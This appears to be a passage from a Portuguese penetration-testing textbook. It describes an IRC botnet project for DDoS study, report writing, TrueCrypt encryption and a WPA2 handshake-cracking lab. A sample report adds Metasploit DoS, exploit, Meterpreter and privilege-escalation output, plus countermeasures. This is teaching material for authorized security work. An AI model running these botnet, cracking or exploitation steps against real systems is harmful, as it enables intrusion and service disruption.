Fonte: http://www.ids-sax2.com/articles/PreventDosAttacks.htm.
15.4 Projeto Perl-Bot
Esta seção é creditada ao Igor de Lorenzi Andrade, que fez o projeto da Bot
para mim (Obrigado, Igor ;-) )
O Perl-Bot é um projeto de uma bot que roda em qualquer computador que
275.
tenha o Perlinstalado. Nesse projeto foram testados os sistemas
operacionais Windows e Linux. Apresenta código-fonte aberto (licença
GNU GPL) para estudo, modificações e adaptações, e está disponível em
http://github.com/danielhnmoreno/perl-bot.
O projeto Perl-Bot tem a finalidade de estudo do funcionamento de uma
IRC Botnet.
• Ajuste o código da Perl-Bot para conectar-se à sala mIRC preferencial.
(Master)
• Ajuste no código quem será a vítima e a sua porta. Por padrão está
configurado como sendo o IP 192.168.1.1 e a porta 80.
• Execute o código da bot em um sistema Windows (necessário Active-
Perl) ou Linux. (Zombie)
• Para iniciar o ataque, digite no cliente de IRC (mIRC)!udp
• Para finalizar o ataque, digite no cliente de IRC(mIRC) !stop
A figura 15.3 mostra a rede botnet realizando um ataque de DDoS.
Figura 15.3 – Botnet em ataque.
276.
capítulo 16
Documentação técnica
Umavez realizado o teste de intrusão, deverá ser entregue ao cliente a
documentação das vulnerabilidades encontradas durante esse teste. Também
é de extrema importância relatar e explicar como adotar medidas
preventivas para que um atacante não consiga acesso à rede.
Fornecer um relatório técnico ao cliente é importante do ponto de vista
ético e judicial, considerando que todas as vulnerabilidades testadas e
encontradas serão expostas na documentação técnica.
Lembre-se de que toda a documentação é necessária, pois um pequeno erro
(como falta de documentação) vindo da parte do auditor poderá ter
consequências jurídicas.
Será necessário assinar um contrato de lei em que o cliente autoriza o teste
de intrusão em suas máquinas, uma vez que a invasão de máquinas
configura em crime regido pela legislação brasileira com detenção da
pessoa que realizou o ato.
No contrato deve ser especificado exatamente tudo o que o auditor fará,
para que ambos, o auditor e o cliente, não tenham problemas com a
legislação brasileira.
16.1 Tipos de relatórios
Depois de analisada cada etapa e enumerada cada vulnerabilidade, será
montado o relatório final a ser enviado ao cliente.
Existem três tipos de relatórios: executivo, técnico e comercial1
.
16.1.1 Relatório Executivo
Este tipo de relatório deve basicamente conter:
277.
• Capa/Índice –Uma capa e um índice para uma melhor apresentação
final de seu relatório.
• Objetivo do teste – Por que o teste de penetração está sendo realizado?
Quais são os objetivos a serem alcançados? Por exemplo: obtenção da
senha do site, apenas um teste de rede sem fio com obtenção da senha,
ou mesmo a instalação de vírus e disseminação de spam.
• Classificação das vulnerabilidades – Uma seção informando os níveis
de risco das vulnerabilidades encontradas para cada máquina.
• Sumário executivo – Descreve a metodologia usada para o cenário de
pentest, quais os testes que serão realizados e uma pequena amostra do
que foi conseguido.
16.1.2 Relatório técnico
O relatório técnico é o principal relatório para a descrição de
vulnerabilidades, detalhando minuciosamente o ataque, quais ferramentas
usadas e resultados obtidos. Fazer esse detalhamento é extremamente
importante, pois você vai alertar o cliente sobre quais as ferramentas
utilizadas, qual o resultado daquela ferramenta etc. Deve conter:
• Mapemamento das vulnerabilidades – Vulnerabilidades encontradas
junto do seu grau de risco. Pode ser feito em forma descritiva ou em
forma de gráficos (opcional, pois o detalhamento das vulnerabilidades
deve ser feito na descrição do ataque).
• Mapeamento dos exploits – Lista dos exploits utilizados com sucesso
(opcional, pois o detalhamento dos exploits deve ser feito na descrição
do ataque).
• Narrativa do ataque – Fundamentalmente é o relatório técnico. Na
descrição do ataque, deve-se descrever detalhamente uma
narrativa/história para cada erro encontrado. Primordialmente, as
ferramentas utilizadas e o nível de impacto dessas vulnerabilidades
devem ser descritos. A descrição das vulnerabilidades encontradas não é
uma aula de pentest ao cliente, não é necessário dar um “how to” ou
ensiná-lo a usar a ferramenta, no que muito provavelmente ele nem
278.
esteja interessado, pois,se tivesse, ele mesmo faria o pentest, e não o
contrataria. Mas descrever de maneira bem sucinta o “modus operante”
da ferramenta é crucial para alertar o cliente de como ela funciona.
• Práticas de segurança (hardening) – Deve conter medidas para
assegurar os pilares da segurança da informação e proteção digital dos
dados.
16.1.3 Relatório comercial
O relatório comercial fundamentalmente deverá relacionar as máquinas que
foram testadas e qual o valor de cada ativo e/ou o valor total do projeto de
pentest.
16.2 Criptografando relatórios com o Truecrypt
TrueCrypt é uma ferramenta que auxilia na criptografia dos dados e já vem
instalada no Kali Linux. Dados sigilosos como relatório de teste de intrusão
devem ser criptografados com o TrueCrypt, pois mesmo que se perca o HD
ou o pendrive, os dados serão ilegíveis.
16.2.1 Criando um arquivo criptografado
1. Crie um volume novo no botão Create Volume (Figura 16.1).
279.
Figura 16.1 –Crie um novo volume.
2. Para se criar um arquivo criptografado escolha a opção Create an
encrypted volume.
Para criar um pendrive criptografado, escolha a opção Create a volume
with partition/drive e, na próxima tela, escolha o volume do pendrive
(Figura 16.2).
Figura 16.2 – Crie uma pasta criptografada pela primeira opção ou um
pendrive criptografado na segunda opção.
3. Escolha a opção Standard TrueCrypt volume, para apenas criar um
volume criptografado.
280.
O TrueCrypt tambémpossibilita a criação de um volume criptografado e
escondido com a opção Hidden TrueCrypt volume, conforme mostra a
figura 16.3.
Figura 16.3 – Crie um volume normal.
4. Escolha o lugar em que será salvo o nosso volume criptografado. No
exemplo será criado um arquivo de nome “criptografado” em
/root/Desktop/, conforme mostra a figura 16.4.
Figura 16.4 – Localização do arquivo criptografado que será salvo.
5. Escolha o tipo de criptografia a se usada no TrueCrypt. Particularmente
gosto da criptografia AES. A figura 16.5 ilustra o processo.
281.
Figura 16.5 –Algoritmo criptográfico a ser utilizado.
6. Escolha o tamanho máximo do volume. Na figura 16.6, arquivos acima
de 1MB não serão copiados para o nosso volume criptografado.
7. Defina a senha. Nesse momento, a escolha de uma senha difícil é
crucial, pois será ela que vai criptografar e descriptografar o nosso
volume. Na figura 16.7 foi utilizada a senha “senha” apenas para testes.
Figura 16.6 – Tamanho do slot criptografado.
282.
Figura 16.7 –Defina uma senha forte, com letras, números, dígitos e
caracteres. Senhas fracas são facilmente decifráveis.
Ao ser selecionada uma senha simples, o próprio TrueCrypt exibe uma
alerta sobre o perigo de senhas simples. Como estamos realizando um
teste, continue com a execução do software sem maiores problemas,
escolhendo o botão Yes (Figura 16.8).
8. Escolha o tipo de volume que será criado. FAT indica que o arquivo
poderá ser lido em sistemas Windows (além do Linux). Sistemas ext2,
ext3, ext4 somente podem ser lidos pelo Linux. Por praticidade,
escolherei o tipo FAT, levando em consideração que a máquina que vai
receber os dados é uma máquina Windows (Figura 16.9).
Figura 16.8 – Continue com a execução do TrueCrypt.
283.
Figura 16.9 –Tipo de sistema de arquivo que será criado no slot
criptografado.
9. O volume a ser criado deve ser formatado. De acordo com o próprio
TrueCrypt essa etapa é extremamente importante, pois é o que vai
definir a força da sua senha. Seguindo a orientação do programa: “Mova
o seu mouse o mais randomicamente possível, dentro desta janela.
Quanto mais movê-lo, melhor. Isso aumenta significativamente a força
criptográfica das chaves de encriptação. Então, clique em Format para
criar o volume” (Figura 16.10).
10. O volume foi corretamente criado. Saia dessa tela pressionando o
botão Exit (Figura 16.11).
Figura 16.10 – Mova randomicamente o mouse para aumentar a segurança
criptográfica.
284.
Figura 16.11 –O volume foi corretamente criado.
11. Voltando à tela principal, selecione um slot vazio.
Na figura 16.12 há 12 slots que não estão sendo utilizados. Foi
selecionado o primeiro slot.
Selecione o arquivo em Select File. No exemplo, o arquivo é
/root/Desktop/criptografado.
Selecione a opção de Mount para montar e visualizar o volume
criptografado.
Figura 16.12 – O arquivo criptografado foi criado com sucesso. Para “ler”
o seu conteúdo é necessário montá-lo.
12. Digite a senha definida pela etapa 7 (Figura 16.13).
285.
Figura 16.13 –Digite a senha do volume criptografado.
13. Com o volume montado, é possível visualizar o seu conteúdo e
arrastar o nosso relatório de pentest para dentro do volume “truecrypt1”
(volume /root/Desktop/criptografado), conforme mostra a figura 16.14.
Figura 16.14 – O relatório de pentest pode ser inserido dentro do volume
criptografado.
14. Quando o arquivo for desmontado (opção Dismount), o conteúdo do
volume /root/Desktop/criptografado será totalmente criptografado e
humanamente ilegível, conforme mostra a figura 16.15.
286.
Figura 16.15 –Desmonte sempre o slot para que este não fique legível.
Para que seja possível visualizar novamente o conteúdo dentro de
/root/Desktop/criptografado, as etapas11, 12,13 e 14 devem ser repetidas.
16.2.2 Criando um pendrive criptografado
Para criar um pendrive criptografado será necessário um pendrive sem
nenhum tipo de dado, isso porque, durante a criação do pendrive
criptografado, o Truecrypt formata o pendrive com o sistema de criptografia
escolhido.
1. Crie um volume novo, conforme mostra a figura 16.1.
2. Para criar um pendrive criptografado, escolha a opção Create a volume
with partition/drive.
3. Da mesma forma que arquivos, pendrives criptografados podem ser
criados de forma convencional ou escondida, selecione a opção
Standard TrueCrypt volume (Figura 16.16).
287.
Figura 16.16 –Selecione a opção Standard TrueCrypt volume.
Selecione o dispositivo pendrive a ser criptografado pela opção Select
Device, conforme mostra a figura 16.17. Certifique-se de que esse
dispositivo realmente é o seu pendrive. Lembrando que todos os
dispositivos serão mostrados nessa tela. Então, se for escolhido o HD, todo
o HD será formatado, e seus dados serão perdidos. Há vários comandos que
possibilitam o usuário checar o pendrive, como o fdisk, blkid, lsblk etc.
Normalmente, o pendrive é montado como sendo o dispositivo /dev/sdb1.
Verifique com o comando lsblk (o dispositivo pendrive é montado em
/media).
root@kali# lsblk -f
Figura 16.17 – Selecione o pendrive a ser criptografado.
O restante do procedimento é idêntico à criação de um arquivo
288.
criptografado.
Para montar umpendrive criptografado, clique em Select Device e depois
no botão Mount, conforme mostra a figura 16.18.
Figura 16.18 – Selecione o pendrive a ser montado.
1 Os três modelos foram propostos por Shakeel Ali e Tedi Heriyanto, autores do livro Backtrack 4:
Assuring Security by Penetration Testing. (p. 323 e 325.) A escrita de um relatório não segue um
passo a passo rigoroso, mas deve fundamentalmente alertar o seu cliente sobre as falhas
encontradas e proteger o seu cliente de ataques digitais.
289.
capítulo 17
Pentest emredes sem fio
Para complementarmos o estudo sobre pentest em redes de computadores,
será realizado um laboratório sobre pentest em redes sem fio, lembrando
que esse laboratório não cobre todos os aspectos de um wireless pentest.
Um estudo mais detalhado sobre redes sem fio deve ser abordado como um
tema à parte.
A principal criptografia que será estudada é a criptografia WPA/WPA2
Personal. O WPA (Wi-Fi Protected Access – Acesso Protegido a Wi-Fi)
permite a autenticação com base em EAP (usando o Radius) ou PSK (Pre-
shared Key).
Uma autenticação WPA/WPA2 PSK ocorre por meio do 4-way handshake,
mostrado na figura 17.1.
Figura 17.1 – Processo 4-way handshake.
Fonte: http://en.wikipedia.org/wiki/IEEE_802.11i-2004.
1. O roteador (AP) envia um valor nonce (ANONCE) para o cliente
wireless (STA).
2. Com o conhecimento do ANONCE do roteador e já sabendo o PMK
(chave mestra), o cliente consegue construir o PTK (chave temporária) e
gerar o MIC. Após esse processo, o cliente wireless envia seu próprio
290.
valor nonce (SNonce)com o número MIC (Message Integrity Check),
um pacote de integridade gerado.
3. Com o SNONCE +MIC do cliente, o roteador cria um novo PTK a
partir dessas informações, e é gerado um MIC, que será comparado com
o MIC correto. Caso o MIC gerado seja o mesmo que o MIC correto,
significa que o PMK é correto e o cliente pode conectar-se à rede. Se
tudo estiver OK, o roteador envia o GTK+MIC, que é usado para
descriptografar tráfego multicast/broadcast.
4. O cliente envia uma confirmação para o roteador (Acknowledgement).
O problema de segurança referente ao 4-way handshake está relacionado
com o fato de que o processo de derivação de chaves pode ser reproduzido.
Ou seja, redes WPA/WPA2 PSK podem ser alvos de ataque de dicionário de
palavras.
Antes de iniciar cada laboratório, inicie o seu computador por meio de um
LiveCD do Kali Linux, isso porque limitações na máquina virtual não
permitem experimentos com redes sem fio.
Finalize os seguintes processos no Live CD do Kali Linux:
roo@kali# killall NetworkManager
roo@kali# killall wpa_supplicant
roo@kali# killall dhclient
roo@kali# ifconfig wlan0 down
Para realizar a quebra do WPA/WPA2 PSK, primeiro configure o roteador
para a criptografia WPA/WPA2 PSK, conforme mostra a figura 17.2.
291.
Figura 17.2 –Configure o roteador para o sistema de criptografia WPA2
Personal.
Inicie o programa Airmon-ng para criar uma interface virtual (mon0) que
será usada para os testes de intrusão em redes sem fio:
root@kali# airmong-ng start wlan0
Digite ifconfig no terminal para confirmar que a interface em modo monitor
mon0 foi criada com sucesso:
root@kali# ifconfig
Inicie a captura com o programa Airodump-ng para visualizar as redes sem
fio no alcance da placa wireless:
root@kali# airodump-ng mon0
CH 11 ][ Elapsed: 0 s ][ 2015-03-28 00:52 [ WPA handshake: 74:EA:3A:E1:E8:66 ]
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUT ESSID
74:EA:3A:E1:E8:66 -3 2 0 0 11 54e. WPA2 CCMP PSK TP-LINK_E1E866
BSSID STATION PWR Rate Lost Frames Probe
74:EA:3A:E1:E8:66 00:23:15:73:86:6C -60 0 -54 0 2
Significado dos campos:
• WPA handshake – No momento em que é capturado o 4-way
handshake de uma rede WPA/WPA2 PSK, o Airodump-ng exibe na tela
essa mensagem.
• BSSID – Endereço MAC do roteador.
292.
• PWR –Distância física entre você e o roteador. Quanto menor o seu
módulo matemático, mais próximo ao roteador você está. Pelo exemplo,
o módulo do PWR indica 31: muita proximidade física. Se fosse 90,
indicaria uma distância física muito alta. Certifique-se de ter uma
distância (no máximo até 70-80) para os testes em rede sem fio.
Distâncias físicas muito grandes podem atrapalhar a realização dos
laboratórios.
• CH – Canal de transmissão de dados do roteador.
• ENC – Encriptação. WPA ou WPA2 indicam redes WPA/WPA2.
• CIPHER – Cifra criptográfica. CCMP ou TKIP são as duas cifras que
podemos trabalhar para o laboratório.
• AUTH – Tipo de autenticação usada. PSK indica redes com chaves pré-
compartilhadas entre os usuários. Vamos trabalhar com esse tipo de
autenticação.
• ESSID – Nome da rede sem fio.
• STATION – Estações sem fio (clientes) conectadas àquele determinado
BSSID.
Interrompa a captura do Airodump-ng com Ctrl+C.
Configure a interface em modo monitor mon0 para o mesmo canal de dados
da rede sem fio em teste (no exemplo com o Airodump-ng, a coluna CH
está marcada como 11).
root@kali# iwconfig mon0 channel 11
Reinicie a captura do Airodump-ng, porém com parâmetros como o canal
(CH 11) BSSID da rede (74:EA:3A:E1:E8:66), e escreva a saída no arquivo
chaveWPA.
root@kali# airodump -c 11 --bssid 74:EA:3A:E1:E8:66 -w chaveWPA mon0
Autentique qualquer cliente wireless legítimo na rede (outro computador,
um celular, tablet, iPhone ou outros).
Na captura do Airodump-ng, percebe-se que foi capturado o WPA
Handshake (contém o 4-way handshake) ao ser exibida a mensagem WPA
293.
Handshake.
CH 11 ][Elapsed: 0 s ][ 2015-03-28 00:52 [ WPA handshake: 74:EA:3A:E1:E8:66 ]
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
74:EA:3A:E1:E8:66 -31 2 0 0 11 54e. WPA2 CCMP PSK TP-LINK_E1E866
BSSID STATION PWR Rate Lost Frames Probe
74:EA:3A:E1:E8:66 00:23:15:73:86:6C -60 0 -54 0 2
Pressione Ctrl+C para interromper a captura do Airodump-ng.
Para realizar a quebra da senha, primeiro crie uma lista de palavras que
contenha a senha utilizada na rede sem fio.
Utilize o programa Aircrack-ng sobre o arquivo chaveWPA-01.cap (arquivo
.cap que contém o 4-way handshake) com a opção -w para utilizar uma lista
de palavras.
root@kali# aircrack-ng chaveWPA-01.cap -w dicionário
Aircrack-ng 1.2 beta3
[00:00:00] 100 keys tested (378.00 k/s)
KEY FOUND! [ password ]
Master Key : 5D 6E C2 8B F2 14 E1 C7 CD 50 7E 0E 30 C8 09 3A
20 72 DB E5 2B F8 FF 43 33 45 47 0F DB 8D 98 CB
Transient Key : 82 12 EC DD 48 3C 3B 03 E1 70 DF C4 45 90 CF D0
24 E3 04 61 39 EB F6 5F AB 49 A7 F4 F9 83 BF 2A
BD 1A 46 15 8B 3E B3 DC 72 8F 69 6D B0 99 FA 7D
21 2C F1 BB 48 54 5C 8E 65 32 14 8E 30 36 26 99
EAPOL HMAC : 18 17 43 92 57 41 B9 20 C2 73 BF 1C 84 BD D0 6D
O Aircrack-ng decifra a senha corretamente.
294.
apêndice
Relatório de pentest
Sumário
1.Sumário executivo
2. Resultados
3. Narrativa do ataque
3.1 Vulnerabilidade na rede sem fio
3.2 Vulnerabilidades no Windows 7
3.2.1 MS12_020_maxchannelids
3.2.2 Internet Explorer < 11 – OLE Automation Array Remote Code
Execution
3.2.3 Escalonamento de privilégios
4. Contramedidas
4.1 TP-LINK
4.2 Windows 7
5. Sobre o relatório final
1 Sumário executivo
Conforme definido em contrato judicial estabelecido entre contratante e
contratado, a empresa contratada Daniel Moreno – Treinamentos em
Segurança da Informação® efetuará o teste de intrusão sobre a rede
contratante Cliente®.
O teste de intrusão simulará um ataque digital à empresa Cliente® com o
intuito da análise e do levantamento de vulnerabilidades encontradas em
295.
sua máquina Windows7 sp0 e em sua rede sem fio, apresentando as
respectivas correções a serem adotadas; ambas reportadas neste relatório.
O intuito desse teste de intrusão será:
• Obtenção da senha da rede sem fio.
• Varredura e determinação de todas as possíveis vulnerabilidades
encontradas em seu sistema Windows 7.
• Impactos causados por vulnerabilidades em seu sistema Windows 7.
• Acesso ao sistema Windows 7.
• Correção para as vulnerabilidades encontradas.
Todos os testes foram efetuados sobre condições simuladas e apresentadas
neste relatório de teste de intrusão.
Para esse teste de intrusão assume-se que:
• A rede sem fio tem o nome TP_LINK_E1E866.
• A máquina Windows 7 tem o IP 192.168.1.101.
• A máquina auditora tem o IP 192.168.1.100.
A empresa Daniel Moreno – Treinamentos em Segurança da Informação®
compromete-se a manter sob sigilo absoluto toda e qualquer informação
confidencial que a empresa Cliente® possa ter, sendo detalhadamente
descritas no capítulo 3,“Narrativa do ataque”.
2 Resultados
Serão descritos na seção 3 (Narrativa do ataque) o teste de intrusão
realizado de maneira detalhada e as ferramentas usadas; e, na seção 4
(Contramedidas), serão descritos os métodos preventivos e soluções para as
vulnerabilidades que foram encontradas.
Os resultados foram positivos tanto para a obtenção da senha da rede sem
fio, como para o acesso ao sistema operacional Windows 7.
A rede sem fio foi testada por conta de uma vulnerabilidade de senhas
296.
fragilizadas. A escolhade uma senha fácil possibilitou a quebra da senha
WPA2/PSK.
No Windows 7 foram encontradas falhas tecnológicas e erros do usuário
que possibilitaram a entrada no sistema, necessitando, dessa forma, de
desinstalação dos módulos vulneráveis e conscientização do usuário.
• Vulnerabilidades no roteador TP-LINK:
• Grave:
Escolha de senhas fragilizadas.
• Vulnerabilidades no Windows 7:
• Baixas:
Computador online
Portas abertas
Detecção do sistema operacional
• Graves:
MS12_020_maxchannelids
Internet Explorer < 11 – OLE Automation Array Remote Code
Execution
3 Narrativa do ataque
3.1 Vulnerabilidade na rede sem fio
Primeiro será feita uma auditoria na rede sem fio para descoberta da senha e
posteriores testes de vulnerabilidade.
O teste é realizado com auxílio da ferramenta Airodump-ng que mostrou as
seguintes informações a respeito da rede sem fio:
CH 11 ] [ Elapsed: 0 s ] [ 2015-03-28 00:52 [ WPA handshake: 74:EA:3A:E1:E8:66 ]
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
74:EA:3A:E1:E8:66 -31 2 0 0 11 54e. WPA2 CCMP PSK TP-LINK_E1E866
BSSID STATION PWR Rate Lost Frames Probe
74:EA:3A:E1:E8:66 00:23:15:73:86:6C -60 0 -54 0 2
297.
O Airodump-ng nosinforma a criptografia WPA2 PSK da rede TP-
LINKE1E866.
O Aircrack-ng realiza a correta recuperação da senha da rede.
Aircrack-ng 1.2 beta3
[00:00:00] 100 keys tested (378.00 k/s)
KEY FOUND! [ password ]
Master Key : 5D 6E C2 8B F2 14 E1 C7 CD 50 7E 0E 30 C8 09 3A
20 72 DB E5 2B F8 FF 43 33 45 47 0F DB 8D 98 CB
Transient Key : 82 12 EC DD 48 3C 3B 03 E1 70 DF C4 45 90 CF D0
24 E3 04 61 39 EB F6 5F AB 49 A7 F4 F9 83 BF 2A
BD 1A 46 15 8B 3E B3 DC 72 8F 69 6D B0 99 FA 7D
21 2C F1 BB 48 54 5C 8E 65 32 14 8E 30 36 26 99
EAPOL HMAC : 18 17 43 92 57 41 B9 20 C2 73 BF 1C 84 BD D0 6D
Uma vez auditada a rede sem fio, a auditoria sobre o sistema operacional
Windows 7 é possível, pois estamos conectados (via rede sem fio) à sua
correta senha.
3.2 Vulnerabilidades no Windows 7
Com auxílio da ferramenta Nmap, serão enviados pacotes para a máquina
192.168.1.103 (máquina Windows 7) com o intuito de determinar a versão
do sistema operacional utilizado, as portas abertas e a versão dos serviços
rodando nessa máquina (vulnerabilidades baixas).
Starting Nmap 6.46 ( http://nmap.org ) at 2015-03-21 15:25 BRT
Nmap scan report for 192.168.1.101
Host is up (0.00059s latency).
Not shown: 986 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
554/tcp open rtsp
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
1027/tcp open IIS
1028/tcp open unknown
1029/tcp open ms-lsa
298.
1030/tcp open iad1
2869/tcpopen icslap
3389/tcp open ms-wbt-server
5357/tcp open wsdapi
10243/tcp open unknown
MAC Address: 08:00:27:95:9F:2A (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.97 seconds
Após descoberto o sistema operacional e as portas abertas, foi utilizado o
scanner de vulnerabilidades OpenVAS, que indicou a vulnerabilidade
MS12_020_maxchannelids (grave).
3.2.1 MS12_020_maxchannelids
O serviço de acesso remoto RDP (Remote Desktop Protocol) apresenta uma
vulnerabilidade de negação de serviço, em que a máquina é reinicializada
enviando determinados pacotes maliciosos.
O módulo auxiliary/dos/windows/rdp/ms12_020_maxchannelids da
ferramenta Metasploit foi utilizado para exploração da vulnerabilidade
ms12_020_maxchannelids.
[*] 192.168.1.101:3389 - Sending MS12-020 Microsoft Remote Desktop User-After-Free DoS
[*]192.168.1.101:3389 - 210 bytes sent
192.168.1.101:3389 - Checking RDP status...
[+] 192.168.1.101:3389 seems down
[*] Auxiliary module execution completed
3.2.2 Internet Explorer < 11 – OLE Automation Array Remote
Code Execution
Coletando-se informações da empresa Cliente®, conforme determinado no
escopo do projeto, os funcionários utilizam o navegador Internet Explorer
para acesso à internet. De posse dessa informação, é possível utilizar o
299.
exploit “Internet Explorer< 11 – OLE Automation Array Remote Code
Execution” para exploração de vulnerabilidade nas máquinas.
Técnicas como o Man-in-the-Middle permitem que requisições DNS sejam
envenenadas e redirecionadas para outros endereços.
Foi realizado um ataque de Man-in-the-Middle para redirecionar todas as
requisições para o endereço 192.168.1.100.
Com o tráfego redirecionado, o acesso à máquina Windows 7 é
estabelecido.
[*] Sending stage (751104 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.100:12345 -> 192.168.1.101:49159) at 2015-10-28
13:12:50 -0200
meterpreter >
3.2.3 Escalonamento de privilégios
O escalonamento de privilégios na máquina Windows 7 é realizado com o
módulo exploit/windows/local/bypassuac.
meterpreter > getuid
Server username: PCwin7
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITHYSYSTEM
O escalonamento de privilégios é necessário, pois, quando o shell do
sistema é fornecido por meio do Meterpreter, o controle do Windows 7 é
disponibilizado com certas restrições.
Temos o acesso ao usuário nt authoritysystem do Windows 7, finalizando o
objetivo do teste de intrusão.
4 Contramedidas
Para cada vulnerabilidade citada na seção 3 (Narrativa do ataque) será
aplicada uma medida corretiva.
4.1 TP-LINK
300.
A vulnerabilidade desenhas fragilizadas pode ser corrigida por meio da
implementação de uma política de senhas seguras.
4.2 Windows 7
As vulnerabilidades relativas ao Windows podem ser corrigidas com a
adoção das seguintes medidas:
• Para as vulnerabilidades MS12_020_maxchannelids:
• Desabilite o uso do protocolo RDP.
• Se for necessária a administração remota ao sistema, pense em utilizar
outros programas como o OpenSSH.
• Para a vulnerabilidade Internet Explorer < 11 – OLE Automation Array
Remote Code Execution:
Uso de navegadores alternativos: Chrome, Mozzila, Opera.
5 Sobre o relatório final
Este relatório tem como intuito alertar o cliente sobre as falhas e
vulnerabilidades encontradas em sua(s) rede(s) e máquina(s). Todas as
ferramentas usadas são destinadas ao público, ou seja, qualquer pessoa pode
fazer uso das ferramentas citadas nesse relatório. Não houve qualquer tipo
de ferramenta desenvolvida para uso particular ou de uso privado, caso
tenha, no próprio relatório há indicações de que se trata de uma ferramenta
particular destinada única e exclusivamente para testes de intrusão.
Toda e qualquer informação contida na seção 3 (Narrativa do ataque) é de
conhecimento apenas do cliente e do auditor de segurança. Suas respectivas
contramedidas encontram-se na seção 4 (Contramedidas).
Atenciosamente,
Daniel Moreno.
Press, 2011.
MCCLURE, Stuart;SCAMBRAY, Joel; KURTZ, George. Hackers
Expostos 7: Segredos e soluções para a segurança de redes. 7ed. Porto
Alegre: Bookman, 2014.
ULBRICH, Henrique C.; VALLE, James D. Universidade Hacker. 2.ed.
São Paulo: Digerati Books, 2003.
305.
Pentest em redessem fio
Moreno, Daniel
9788575226070
320 páginas
Compre agora e leia
Pentest em redes sem fio tem o intuito de capacitar o leitor a
entender e realizar o pentest em redes sem fio. Como complemento
da obra Introdução ao pentest, do mesmo autor, este livro é focado
exclusivamente em redes sem fio, mostrando as principais formas
de ataque que um indivíduo mal-intencionado pode utilizar para
acessar a sua rede sem fio. Simulando o pensamento de um cracker,
este livro apresenta os passos e as técnicas necessárias para se obter
o acesso à rede sem fio: Conhecer o funcionamento de uma rede
sem fio na teoria e na prática: quais são os principais tipos de
criptografia e como funcionam. Testar laboratórios e ambientes
simulados: vamos entender por que os principais sistemas
criptográficos falham e por que é tão simples hackear uma rede
sem fio. Realizar o mapeamento de redes sem fio com softwares
específicos para essa finalidade (GPS USB) e descobrir a
localização física dos pontos de acesso. Saber como se defender
por meio dos softwares de monitoramento e de detecção de intruso
(wIDS e wIPS). Aprender a criar, de forma didática e explicativa,
306.
as redes semfio mais seguras que existem: redes empresariais com
certificados digitais autoassinados. Com todo esse armamento em
mãos, realizar uma simulação de pentest e, ao final, aprender como
é feita a escrita de um relatório de pentest para redes sem fio. Esta
obra aborda os testes de intrusão em redes sem fio em detalhes.
Após a leitura, certamente as redes nunca mais serão as mesmas.
Compre agora e leia
308.
Guia Prático deCifragem Manual
Ribeiro, Fred
9788575226230
104 páginas
Compre agora e leia
Este guia visa recuperar técnicas úteis que têm sido esquecidas ao
longo do tempo, métodos de cifragem que podem ser utilizados
com um mínimo de recursos, pouco além de papel e caneta.
Também apresenta novas cifras e adaptações de cifras a
dispositivos do dia a dia, como sudoku, batalha naval e tabuleiro de
xadrez. Com linguagem simples e repleto de exemplos, o livro
prima pela praticidade. A cifragem manual não visa substituir a
criptografia digital, mas complementar, ao suprir o indivíduo com
técnicas que sejam empregadas quando da ausência de recursos
computacionais.
Compre agora e leia
310.
Automatize tarefas maçantescom Python
Sweigart, Al
9788575226087
568 páginas
Compre agora e leia
APRENDA PYTHON. FAÇA O QUE TEM DE SER FEITO. Se
você já passou horas renomeando arquivos ou atualizando centenas
de células de planilhas, sabe quão maçantes podem ser esses tipos
de tarefa. Que tal se você pudesse fazer o seu computador executá-
las para você? Com o livro Automatize tarefas maçantes com
Python, você aprenderá a usar o Python para criar programas que
farão em minutos o que exigiria horas para ser feito manualmente –
sem que seja necessário ter qualquer experiência anterior com
programação. Após ter dominado o básico sobre programação,
você criará programas Python que realizarão proezas úteis e
impressionantes de automação sem nenhum esforço: Pesquisar
texto em um arquivo ou em vários arquivos. Criar, atualizar, mover
e renomear arquivos e pastas. Pesquisar na Web e fazer download
de conteúdos online. Atualizar e formatar dados em planilhas Excel
de qualquer tamanho. Separar, combinar, adicionar marcas-d'água e
criptografar PDFs. Enviar emails para lembretes e notificações
textuais. Preencher formulários online. Instruções passo a passo
311.
descreverão cada programae projetos práticos no final de cada
capítulo desafiarão você a aperfeiçoar esses programas e a usar
suas habilidades recém-adquiridas para automatizar tarefas
semelhantes. Não gaste seu tempo executando tarefas que um
macaquinho bem treinado poderia fazer. Mesmo que não tenha
jamais escrito uma linha de código, você poderá fazer o seu
computador realizar o trabalho pesado. Saiba como em Automatize
tarefas maçantes com Python.
Compre agora e leia
313.
Desenvolvendo Websites comPHP
Niederauer, Juliano
9788575226179
320 páginas
Compre agora e leia
Desenvolvendo Websites com PHP apresenta técnicas de
programação fundamentais para o desenvolvimento de sites
dinâmicos e interativos. Você aprenderá a desenvolver sites com
uma linguagem utilizada em milhões de sites no mundo inteiro. O
livro abrange desde noções básicas de programação até a criação e
manutenção de bancos de dados, mostrando como são feitas
inclusões, exclusões, alterações e consultas a tabelas de uma base
de dados. O autor apresenta diversos exemplos de programas para
facilitar a compreensão da linguagem. Nesta obra, você irá
encontrar os seguintes tópicos: O que é PHP e quais são suas
características; Conceitos básicos e avançados de programação em
PHP; Como manipular diversos tipos de dados com o PHP; Criação
de programas orientados a objetos (OOP); Comandos PHP em
conjunto com tags HTML; Utilização de includes para aumentar o
dinamismo de seu site; Como tratar os dados enviados por um
formulário HTML; Utilidade das variáveis de ambiente no PHP;
Criação de banco de dados em MySQL, PostgreSQL ou SQLite;
314.
Comandos SQL paraacessar o banco de dados via PHP; Como
criar um sistema de username/password para seu site; Utilização de
cookies e sessões; Leitura e gravação de dados em arquivos-texto;
Como enviar e-mails pelo PHP.
Compre agora e leia
316.
Jovem e Bem-sucedido
Niederauer,Juliano
9788575225325
192 páginas
Compre agora e leia
